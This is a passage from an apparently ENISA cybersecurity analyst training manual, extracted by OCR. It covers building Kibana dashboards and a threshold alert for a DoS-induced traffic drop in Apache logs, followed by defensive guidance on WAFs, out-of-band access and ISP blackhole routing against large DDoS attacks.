
On the Y axis we will set aggregation of count of documents in the function of time.

Figure 59: Setting metrics for the Y-axis



Next, set X-axis aggregation. We are interested in the data that changes in time, so we will set the Aggregation type as “Date Histogram”. We will aggregate the “@timestamp” field. Set Minimum Interval as “Auto”, so your plot automatically scales to the time range of your data.


Figure 60: Setting buckets for the X-axis



Click the Update button in the bottom-right corner of the Kibana interface. The visualisation of incoming HTTP traffic changes in time was generated. It is useful, but as an analyst, you want to have more insight into things like HTTP error codes and so on.


To visualise these changes, we will use the Split Series mode. Click the Add button in the bottom of the right panel and choose the Split series sub-bucket.

Figure 61: Adding the sub-bucket



Set the Filters aggregation:

Figure 62: Setting the Filters aggregation



As a first filter, enter the following KQL expression:

```
http.response.status_code : 200
```


Next, add filters for the following HTTP response status codes: 302, 500. Set the last filter as:

```
http.response.status_code : *
```

Using such a filter you will know that is the total count of the HTTP requests.

Click the Update button again. You should see a similar plot:


Figure 63: A view of the created Dashboard



The drop of count that you may have seen also on your plot is caused by the activity related to the DoS attack.


Now, use the Save button in the top-left corner of the interface. Set the Title of your plot and add some description. Click the Save button to assign the plot to your dashboard.

Figure 64: Saving visualisation for the Dashboard




Now go to the “Dashboards” panel. If your plot was not automatically assigned to the dashboard, use the “Add” button in the top of the interface and click on the name of the plot that you have created:

Figure 65: Adding a new panel to the Dashboard




Then, use the “Create new” button and choose “Table” as a type of visualisation. The same as in the first visualisation, set index as “apache*”. In “Metrics”, choose the aggregation type as Count:

Figure 66: Setting metrics for the table visualisation



In “Buckets”, select the “Split rows” bucket and choose aggregation over Terms. In the Field list choose “http.request.headers.user_agent.keyword. In “Order by” choose the value “Metric: Count”:

Figure 67: Setting buckets for the table visualisation



Next, use the “Update” button. Save the table that was generated and add it to the Dashboard (following the steps that were described while the Line plot was added).

Your dashboard should look similar to the one shown below:

Figure 68: A view of the dashboards

Using the dashboards, it is possible to quickly detect anomalous changes in the app behaviour, such as an increased level of the HTTP response status error codes, suspicious HTTP headers and user agents and many other things. You can also present alerts, which are described in the next task, using Dashboards.

2.25 ALERTING IN ELK STACK

Duration: 5m

To monitor the observed events, the alerting feature is provided in ELK Stack. (ELK stands for Elasticsearch, Logstash, Kibana). Using alerts, it is possible to detect anomalous events and quickly inform the SOC/CSIRT team about the anomalies detected. Alerting can be done in various ways, but two approaches are the most common: the first is using the Elastalert[29] open-source plugin that periodically queries Elasticsearch and triggers actions whenever predefined conditions are met. This approach will not be covered in the present training.

[29] https://github.com/Yelp/elastalert


The second is Alerting functionality in the Kibana. This functionality is built-in and requires little preconfiguration - as long as you are using a Basic or paid subscription of Kibana while it is not possible to use it in the open source version of Kibana.

2.26 TASK 12: CONFIGURE AN ALERTING MECHANISM

Duration: 10m

In this task, we will configure an alerting mechanism using a built-in Kibana feature - *Alerts and actions.* In order to start working with alerts, go to Stack Management view in Kibana (*kibana.enisa.ex/app/management*). Next, proceed to the Alerts and Actions view. The following panel should be displayed:


Figure 69: Alerts and Actions view



As you have observed, an application layer Denial of Service attack caused a drop in traffic in Kibana. Having this knowledge, we can prepare an alert that will inform us of similar issues that might indicate a DoS attack. (Of course, this kind of alert would work in the “real” case only if we know that our website gets the given level of requests, regardless of time).

Use the “Create alert” button. Insert the name of the alert (for example “*DoS attack*”) and optional tags. Set “Check every…” and “Notify every…” for 30 seconds, so you can get a quick confirmation that your alert works as intended (in real-life cases it is advised to set these timings for a bigger interval).

Figure 70: "Create alert" view




The next step is setting a trigger type. Depending on the type of data that you are working with, different triggers would be used. In this case, we will use the basic *Index threshold* trigger. Click the trigger icon, the following panel should be displayed:

Figure 71: Setting the Index threshold


Set Index as “apache” and Time field as “@timestamp”:

Figure 72: Setting an index for the alert



We will use the “Count” threshold, but we will set the condition as “IS BELOW 200”, for the last 1 minute - due to the traffic drop caused by the DoS attack:


Figure 73: ***Defining the condition for the alert***



Next, we have to set an action type. It is possible to set various types of actions: from adding alerts to a dedicated Elasticsearch index to more complex ones like webhooks or sending messages to a Slack channel.


For the purpose of this exercise, we will use the Index action. We have to set Index connector:

Figure 74: ***Creating a new connector for the alert***



When we click “Create a connector” button, a dialog window similar to one below should be displayed:

Figure 75: ***Creating a new index for connector***



Set index as “alerts”: this will create a new index named “alerts”, in order to store alerts triggered by Kibana. Mark the “Define time field for each document” checkbox, so alert documents are indexed with a timestamp, and click “Save”.

Next, we have to define a template for alert documents that will be created. Let’s use the following example:


```
{

    "alert_id": "DoS_alert",
    "alert_name": "{{alertName}}",
    "alert_instance_id": "{{alertInstanceId}}",
    "context_message": "{{context.message}}",
    "tags": "{{tags}}",
    "timestamp": "{{context.date}}"

}
```

The document is available in the directory of this exercise (`/opt/enisa/trainings-2020/analyst/dos`) in the file `alert_document.json`.

Identifiers in double braces will be replaced with the contextual information from the alert.

Enter the template in the field that showed up when you have created a new connector:


Figure 76: ***Field to enter an alert document***



Once you have defined the template, click the “Save” button in the bottom-right corner of the display you used to define a new alert.


If your alert was successfully created, you should see the following panel:

Figure 77: ***DoS attack alert view***




Now, we have to add a new Index pattern to Kibana. From the menu on the left side of the GUI choose the “Index Patterns” option.

Figure 78: ***Kibana Index patterns section***



To create a new index pattern, use the “Create index pattern” button. Set the index name as “alerts” and click “Create the index pattern”. If you proceed to the Discover view and change the index pattern to “alerts*”, you should see no alerts (assuming you have successfully mitigated the second DoS attack).

Figure 79: *Changing an index pattern in Kibana*



Now, we will trigger the DoS attack again to check if our alerting works. First of all, reset the Apache mod_rewrite configuration, using ./reset_dos1.sh script in terminal.
If your alerts have been created properly, you will see the alerts are now indexed in Elasticsearch (in the Discover view):

Figure 80: *View of the alert in the Kibana*

In this case, we have created an alert for the traffic level lower than the configured value, but take note that this mechanism is also very suitable for dealing with volumetric DoS attacks - you can create alerts with threshold “greater than”, where alerts are triggered when document count in the given time range exceeds some value.

Next, you can also create a separate dashboard just for the alerts stored in Elasticsearch, to make identification of anomalies easier. You can also add a widget visualizing alerts in an existing dashboard, as you can use multiple indices in one Kibana dashboard. To create a Dashboard for alerts, follow the steps from task 11 using the index that you have created for storing alerts.

2.27 IMPROVE DEFENCE CAPABILITIES

Duration: 10m

To improve the resilience against a (D)DoS attack, it is important to distinguish public & private services. In the first case, by design, the service will be available to anybody without restrictions. In the second case, the service is restricted to users that we know, therefore, it is possible to restrict access to the targeted web application by filtering trusted IP addresses or by allowing visitors through a VPN.

Another important distinction is between Layer 7 (D)DoS attacks (application attacks) and layer 3 attacks (volumetric attacks). In the first case, the attack can be mitigated by implementing a WAF ("Web Application Firewall"). A WAF is a specific reverse proxy that inspects all the HTTP(S) traffic before forwarding requests to the application server. It prevents regular attacks like SQLi, XSS, … but also non-legitimate requests to reach the server.

Note: A WAF is an extra security layer and does NOT replace safe development practices. Web developers must ensure that security is implemented at all levels. WAF are easy to deploy and reconfigure to quickly mitigate attacks and discover vulnerabilities. This gives time to the developers to react and fix the problem.

If the attack is a volumetric one, a WAF will probably be useless.

The best protection against volumetric attacks is to be properly prepared:

- Talk to your upstream provider(s) to have a procedure in place to request a black hole or null-routing of the attacked service
- Prepare an OoB access ("Out-of-Band" access to be certain to keep control of the targeted infrastructure.
- If the target is hosted in the cloud (AWS, Azure, …), these providers have already solutions in place to mitigate such kind of attacks.
- Implement a proper monitoring of your infrastructure to detect suspicious activities:
  - A peak of HTTP requests (application level)
  - A peak of packets (network level)

As already mentioned, some DoS attacks are the result of a vulnerability in an application (sometimes, just be sending one single packet). In this case, the best protection remains to patch the infrastructure and keep an eye on new vulnerabilities. If a WAF is able to drop suspicious traffic, it can also be very useful to protect against a zero-day attack until a patch is released by the vendor or the developers.

Some references to WAF technologies/solutions:

- https://owasp.org/www-community/Web_Application_Firewall,
- https://www.feistyduck.com/books/modsecurity-handbook/,
- https://www.sans.org/reading-room/whitepapers/detection/profiling-web-applications-improved-intrusion-detection-37257,
- https://owasp.org/www-pdf-archive/Best_Practices_WAF_v105.en.pdf

2.28 DEALING WITH LARGE DDOS ATTACKS

Duration: 10m

High-Level Description

Dealing with a large DDoS attack is much more challenging. In this case, there are chances that the target (your server) or the Internet connectivity (your bandwidth) will be unreachable due to the volume of bad traffic, not only for your customers/visitors but also for your system/network administrators. In such a situation, the amount of packets and/or requests will be so huge that the server will not be able to filter the bad traffic from among the legitimate one.

Even if your infrastructure is designed to be able to handle large DDoS attacks, the risk of becoming unreachable is still relevant because an upstream network component could be unable to survive the attack.

Best Practices for Mitigation

A first best practice is to have an "OoB" or "Out-of-Band" access in place to remotely control the device(s) affected by the DDoS (like the access router of the firewall). This can be achieved via a stand-alone DSL line or a dialup access (a good old method but still effective).

The best approach is to have a procedure in place with the upstream provider (your ISP) to drop the traffic sent to the target.

The procedure can be manual: You call the upstream provider and ask them to drop the malicious traffic. This is usually implemented via a "NULL-route" or "black hole". This means that the ISP will re-route the traffic to the victim and drop packets. If you only have one ISP, it means that the target will not be available at all for your customers/visitors.

The second procedure is automatic and does not require a first contact with the ISP but it requires more setup and an agreement with it. The idea is to use the BGP4[30] protocols (the dynamic routing protocol that controls the whole Internet routing table) to inject routes to modify the routing table in almost real time. This very efficient technique is called "Blackhole Routing". However, if not properly implemented and controlled, this technique might have critical side effects and disrupt the global Internet routing table. For example, a few years ago, a Pakistani ISP shut down Youtube by using this method.[31]

Another type and level of protection can be provided by security vendors who offer anti-DDoS solutions to protect networks. Such solutions are based on powerful appliances that are able to inspect traffic at a very high rate and try to reject bad packets. The choice of a commercial solution depends on the organisation's business and budgets. Seeing the increasing size of big DDoS attacks, it becomes very difficult to be fully protected. In February 2020, AWS suffered a DDoS attack of around 2.3 TBbps!

Some references: https://www.senki.org/operators-security-toolkit/preparing-dos-attacks-essentials/, https://www.sans.org/reading-room/whitepapers/intrusion/paper/1212, https://www.imperva.com/learn/application-security/ddos-attacks/

[30] https://www.bgp4.as
[31] https://www.cloudflare.com/learning/ddos/glossary/ddos-blackhole-routing/

3. RANSOMWARE ATTACK

3.1 INTRODUCTION

